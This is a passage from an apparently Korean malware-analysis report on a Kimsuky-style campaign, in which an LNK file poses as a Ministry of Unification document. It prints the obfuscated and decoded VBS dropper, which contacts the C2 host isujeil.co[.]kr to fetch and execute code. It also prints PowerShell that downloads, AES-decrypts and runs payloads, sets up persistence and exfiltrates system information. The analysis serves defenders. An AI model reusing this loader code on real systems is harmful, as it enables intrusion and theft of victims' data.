
○ '2310 (통일부 인권인도실) 인권인도실장 면담 관련 통일부 업무상황 보고 참고자료.hwp.lnk' 파일을 'LECmd' 도구로[12] 내부 명령을 파싱해 보면 다음과 같이 난독화 처리된 Powershell 명령을 볼 수 있습니다.

[그림 3-14] LNK 바로가기 파일에 포함된 악성 명령어

○ Powershell 명령을 통해 LNK 파일의 전체 크기(0x0000CED6)인 52,950 바이트를 확인합니다. 선언된 코드상 오프셋 0부터 8202 위치까지가 정상 HWP 문서 파일의

[12] LECmd Parse lnk files


시작 위치이고, 오프셋 0부터 52234 위치까지가 악성 VBS 파일의 시작 위치인 것을 확인합니다.



[그림 3-15] LNK 내부에 삽입된 정상 HWP 문서와 악성 VBS 코드

○ Powershell 명령을 통해 내부에 삽입된 정상 문서(2310 (통일부 인권인도실) 인권인도실장 면담 관련 통일부 업무상황 보고 참고자료.hwp)와 악성 스크립트(tmp<랜덤숫자9자리조합>.vbs)는 임시폴더(Temp) 경로에 생성되고 실행됩니다.

○ 정상 HWP 문서 파일이 실행되면 다음과 같은 내용이 보여집니다.



[그림 3-16] 통일부 인권인도실 보고자료 내용을 담은 모습

○ 통일부 인권인도실 업무상황 보고자료 내용이 보여지면서, tmp 문자열과 랜덤한 숫자 9자리가 조합된 VBS 악성 코드가 실행됩니다. 내부에는 다음과 같은 스크립트가 포함돼 있습니다.

```
Decode = "":for i = 1 to 620:      Decode = Decode +
chr(Asc(mid(";Po!Fssps!Sftvnf!Ofyu;Tvc!TfuJFTubuf)*;Dpotu!il!>!'I91111
112;sfhejs!>!#Tpguxbsf]Njdsptpgu]Joufsofu!Fyqmpsfs]Nbjo#;Xjui!HfuPc
kfdu)#xjonhnut;]sppu]efgbvmu;TueSfhQspw#*;/TfuTusjohWbmvf!il-!sfh
ejs-!#Difdl`Bttpdjbujpot#-!#op#;/TfuExpseWbmvf!!il-!sfhejs-!#EjtbcmfGj
stuSvoDvtupnj{f#-!2;/TfuExpseWbmvf!!il-!#Tpguxbsf]Njdsptpgu]Fehf]JF
UpFehf#-!#SfejsfdujpoNpef#-!1!;Foe!Xjui;Foe!Tvc;TfuJFTubuf;vj!>!#xxx/j
tvkfjm/dp/ls0qh0ben0jnh0vqmpbe1#;Xjui!DsfbufPckfdu)#JoufsofuFyqm
psfs/Bqqmjdbujpo#*;/Obwjhbuf!#iuuq;00#!'!vj!'!#0mjtu/qiq@rvfsz>2#;
Ep!xijmf!/cvtz;XTdsjqu/Tmffq!211;Mppq;cu>/Epdvnfou/Cpez/JoofsUfyu;
/Rvju;Foe!Xjui;Fyfdvuf)cu*;;",i,1)) - (1)):Next:Execute Decode:
```

[표 3-4] VBS 내부 코드 내용

○ 디코드 루틴은 621개의 ASCII 문자열을 (-1) 쉬프트하여 실행하게 됩니다. 따라서 문자 배열은 다음과 같이 역순으로 한 칸씩 이동 변환 됩니다.

- P => O
- o => n
- F => E
- s => r

Dec	Hx	Oct	Binary	Chr	Dec	Hx	Oct	Binary	Chr	Dec	Hx	Oct	Binary	Chr	Dec	Hx	Oct	Binary	Chr
0	00	000	00000000	NUL	32	20	040	00100000	Space	64	40	100	01000000	@	96	60	140	01100000	`
1	01	001	00000001	SOH	33	21	041	00100001	!	65	41	101	01000001	A	97	61	141	01100001	a
2	02	002	00000010	STX	34	22	042	00100010	"	66	42	102	01000010	B	98	62	142	01100010	b
3	03	003	00000011	ETX	35	23	043	00100011	#	67	43	103	01000011	C	99	63	143	01100011	c
4	04	004	00000100	EOT	36	24	044	00100100	$	68	44	104	01000100	D	100	64	144	01100100	d
5	05	005	00000101	ENQ	37	25	045	00100101	%	69	45	105	01000101	E	101	65	145	01100101	e
6	06	006	00000110	ACK	38	26	046	00100110	&	70	46	106	01000110	F	102	66	146	01100110	f
7	07	007	00000111	BEL	39	27	047	00100111	'	71	47	107	01000111	G	103	67	147	01100111	g
8	08	010	00001000	BS	40	28	050	00101000	(	72	48	110	01001000	H	104	68	150	01101000	h
9	09	011	00001001	TAB	41	29	051	00101001	)	73	49	111	01001001	I	105	69	151	01101001	i
10	0A	012	00001010	LF	42	2A	052	00101010	*	74	4A	112	01001010	J	106	6A	152	01101010	j
11	0B	013	00001011	VT	43	2B	053	00101011	+	75	4B	113	01001011	K	107	6B	153	01101011	k
12	0C	014	00001100	FF	44	2C	054	00101100	,	76	4C	114	01001100	L	108	6C	154	01101100	l
13	0D	015	00001101	CR	45	2D	055	00101101	-	77	4D	115	01001101	M	109	6D	155	01101101	m
14	0E	016	00001110	SO	46	2E	056	00101110	.	78	4E	116	01001110	N	110	6E	156	01101110	n
15	0F	017	00001111	SI	47	2F	057	00101111	/	79	4F	117	01001111	O	111	6F	157	01101111	o
16	10	020	00010000	DLE	48	30	060	00110000	0	80	50	120	01010000	P	112	70	160	01110000	p
17	11	021	00010001	DC1	49	31	061	00110001	1	81	51	121	01010001	Q	113	71	161	01110001	q
18	12	022	00010010	DC2	50	32	062	00110010	2	82	52	122	01010010	R	114	72	162	01110010	r
19	13	023	00010011	DC3	51	33	063	00110011	3	83	53	123	01010011	S	115	73	163	01110011	s
20	14	024	00010100	DC4	52	34	064	00110100	4	84	54	124	01010100	T	116	74	164	01110100	t
21	15	025	00010101	NAK	53	35	065	00110101	5	85	55	125	01010101	U	117	75	165	01110101	u
22	16	026	00010110	SYN	54	36	066	00110110	6	86	56	126	01010110	V	118	76	166	01110110	v
23	17	027	00010111	ETB	55	37	067	00110111	7	87	57	127	01010111	W	119	77	167	01110111	w
24	18	030	00011000	CAN	56	38	070	00111000	8	88	58	130	01011000	X	120	78	170	01111000	x
25	19	031	00011001	EM	57	39	071	00111001	9	89	59	131	01011001	Y	121	79	171	01111001	y
26	1A	032	00011010	SUB	58	3A	072	00111010	:	90	5A	132	01011010	Z	122	7A	172	01111010	z
27	1B	033	00011011	ESC	59	3B	073	00111011	;	91	5B	133	01011011	[	123	7B	173	01111011	{
28	1C	034	00011100	FS	60	3C	074	00111100	<	92	5C	134	01011100	\	124	7C	174	01111100	|
29	1D	035	00011101	GS	61	3D	075	00111101	=	93	5D	135	01011101	]	125	7D	175	01111101	}
30	1E	036	00011110	RS	62	3E	076	00111110	>	94	5E	136	01011110	^	126	7E	176	01111110	~
31	1F	037	00011111	US	63	3F	077	00111111	?	95	5F	137	01011111	_	127	7F	177	01111111	DEL

[그림 3-17] ASCII 문자표 변환 차트

```
:On Error Resume Next:Sub SetIEState():Const hk = &H80000001:regdir
= "Software₩Microsoft₩Internet Explorer₩Main":With
GetObject("winmgmts:₩root₩default:StdRegProv"):.SetStringValue hk,
regdir, "Check_Associations", "no":.SetDwordValue  hk, regdir,
"DisableFirstRunCustomize", 1:.SetDwordValue  hk,
"Software₩Microsoft₩Edge₩IEToEdge", "RedirectionMode", 0 :End
With:End Sub:SetIEState:ui =
"www.isujeil.co[.]kr/pg/adm/img/upload0":With
CreateObject("InternetExplorer.Application"):.Navigate "http://" & ui &
"/list.php?query=1":Do while .busy:WScript.Sleep
100:Loop:bt=.Document.Body.InnerText:.Quit:End With:Execute(bt)::
```


[표 3-5] VBS 코드 디코딩 화면

○ 디코딩된 후 실행된 VBS 코드는 오류가 발생할 때 스크립트를 중단하지 않고 계속 실행하도록 구문을 설정합니다. 그다음에 인터넷 익스플로러(iexplore.exe)를 호출하여 명령제어(C2) 서버 주소로 접속을 시도합니다.

악성파일명	C2
2310 (통일부 인권인도실) 인권인도실장 면담 관련 통일부 업무상황 보고 참고자료.hwp	isujeil.co[.]kr/pg/adm/img/upload0 /list.php?query=1
tmp+랜덤숫자9자리조합.vbs (예) tmp298855589.vbs	

[표 3-6] 악성파일과 명령제어(C2) 서버 주소

○ C2 주소로 통신이 시도되고 [list.php?query=1] 인자값 호출이 성공되면 다음 명령이 작동됩니다.



[그림 3-18] 웹 브라우저 접속시 보여지는 C2 서버 명령어

○ C2 접속이 성공되면 하기 내용이 호출되고, OS 버전 '10' 미만 비교 조건 루틴에 따라 컴퓨터 주요 정보 수집 및 자료 유출이 시도됩니다. [list.php?qu=6] 명령이 컴퓨터 시스템의 하드웨어 및 OS 정보, 다운로드 폴더 및 프로세스 리스트 등이 주요 수집 대상입니다.


```
strHost = "www.isujeil.co[.]kr"
strAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0
Safari/537.36"
pwd = "pa55w0rd"

If ver < 10 Then
        vTxt = "On Error Resume Next:With
CreateObject(""InternetExplorer.Application""):.Navigate ""http://" &
```

```
strHost & "/pg/adm/img/upload0/list.php?qu=6"":Do while
.busy:WScript.Sleep 100:Loop:bt=.Document.Body.InnerText:.Quit:End
With:Execute(bt)"
        Reserve vPath, vTxt
        Reg vPath
Else

        psTxt = "using namespace System.IO;" & _
                        "using namespace System.Security.Cryptography;" &
_
                        "$uh='http://" & strHost & "';" & _
                        "$req=@{uri=$uh+$args[0];useragent='" & strAgent
& "'};" & _
                        "$bytes=(wget @req).content;" & _
                        "$im=New-Object MemoryStream(,$bytes);" & _
                        "$om=New-Object MemoryStream;" & _
                        "$s=New-Object Byte[](32);" & _
                        "$len=$im.Read($s,0,$s.Length);" & _
                        "if($len -ne $s.Length){exit;}" & _
                        "$pwd='" & pwd & "';" & _
                        "$pb=New-Object Rfc2898DeriveBytes($pwd, $s);" &
_
                        "$key=$pb.GetBytes(32);" & _
                        "$iv=$pb.GetBytes(16);" & _
                        "$c=New-Object AesManaged;" & _
                        "$dec=$c.CreateDecryptor($key,$iv);" & _
                        "$cm=New-Object
CryptoStream($im,$dec,[CryptoStreamMode]::Read);" & _
                        "$cm.CopyTo($om);" & _
                        "$om.Dispose();" & _
                        "$decbytes=$om.ToArray();" & _

"$cmd=[System.Text.Encoding]::ASCII.GetString($decbytes);" & _
                        "iex -command $cmd;" & _
                        "icm -script $scblock -args $uh,$pwd;"

        psName = "w" & strSuf & ".ps1"
        psPath = workDir & "₩" & psName
        Reserve psPath & "2x", psTxt
        resPath = workDir & "₩res.ini"
        Reserve resPath, psPath
        re_cmd = "cmd /c rename " & psPath & "2x " & psName
        WMProc(re_cmd)

        vTxt =  "ct = Now" & vbnewline & _
                        "set fso =
CreateObject(""Scripting.FileSystemObject"")" & vbnewline & _
```

```
                        "workDir = """ & workDir & """" & vbnewline & _
                        "resPath = """ & resPath & """" & vbnewline & _
                        "set fres = fso.OpenTextFile(resPath,1)" & vbnewline
& _
                        "psPath = fres.ReadAll" & vbnewline & _
                        "fres.Close" & vbnewline & _
                        "If fso.FileExists(psPath) = False Then" & vbnewline &
_
                        "psPath = workDir & ""₩w"" & Minute(ct) & Hour(ct)
& "".ps1""" & vbnewline & _
                        "psTxt = """ & psTxt & """" & vbnewline & _
                        "set fp = fso.OpenTextFile(psPath, 2, True)" &
vbnewline & _
                        "fp.write psTxt" & vbnewline & _
                        "fp.Close" & vbnewline & _
                        "set fres = fso.OpenTextFile(resPath,2,true)" &
vbnewline & _
                        "fres.Write psPath" & vbnewline & _
                        "fres.Close" & vbnewline & _
                        "End IF" & vbnewline & _
                        "pow_cmd = ""powershell -ep bypass -file path
""""/pg/adm/img/upload0/lib.php?ix=11""""""" & vbnewline & _
                        "pow_cmd = Replace(pow_cmd, ""path"", psPath)" &
vbnewline & _
                        "wh = ""winmgmts:""" & vbnewline & _
                        "wt = ""win32_process""" & vbnewline & _
                        "set wm = GetObject(wh & wt)" & vbnewline & _
                        "set ows = GetObject(wh & ""₩root₩cimv2"")" &
vbnewline & _
                        "set ost = ows.Get(wt & ""startup"")" & vbnewline &
_
                        "set oconf = ost.SpawnInstance_" & vbnewline & _
                        "oconf.ShowWindow = 12" & vbnewline & _
                        "errReturn = wm.Create(pow_cmd, Null, oconf, pid)"
& vbnewline

        ct = Now
        Reserve vPath, vTxt
        Reg vPath

        pow_cmd = "powershell -ep bypass -file path
""/pg/adm/img/upload0/lib.php?ix=1"""
        pow_cmd = Replace(pow_cmd, "path", psPath)
        WMProc(pow_cmd)
End If
```


[표 3-7] C2 주소의 [list.php?qu=1] 인자값으로 연결된 악성 코드 화면

○ 수집된 개인정보는 POST 명령을 통해 동일 C2 경로의 'show.php' 주소로 'Info.txt' 파일로 전송됩니다. 이때 사용되는 바운더리 문자열은 앞서 Kimsuky 캠페인으로 기술했던 것과 마찬가지로 '----c2xkanZvaXU4OTA' 문자열이 사용됐습니다.



[그림 3-19] [list.php?qu=6] 인자값으로 호출된 명령어 일부

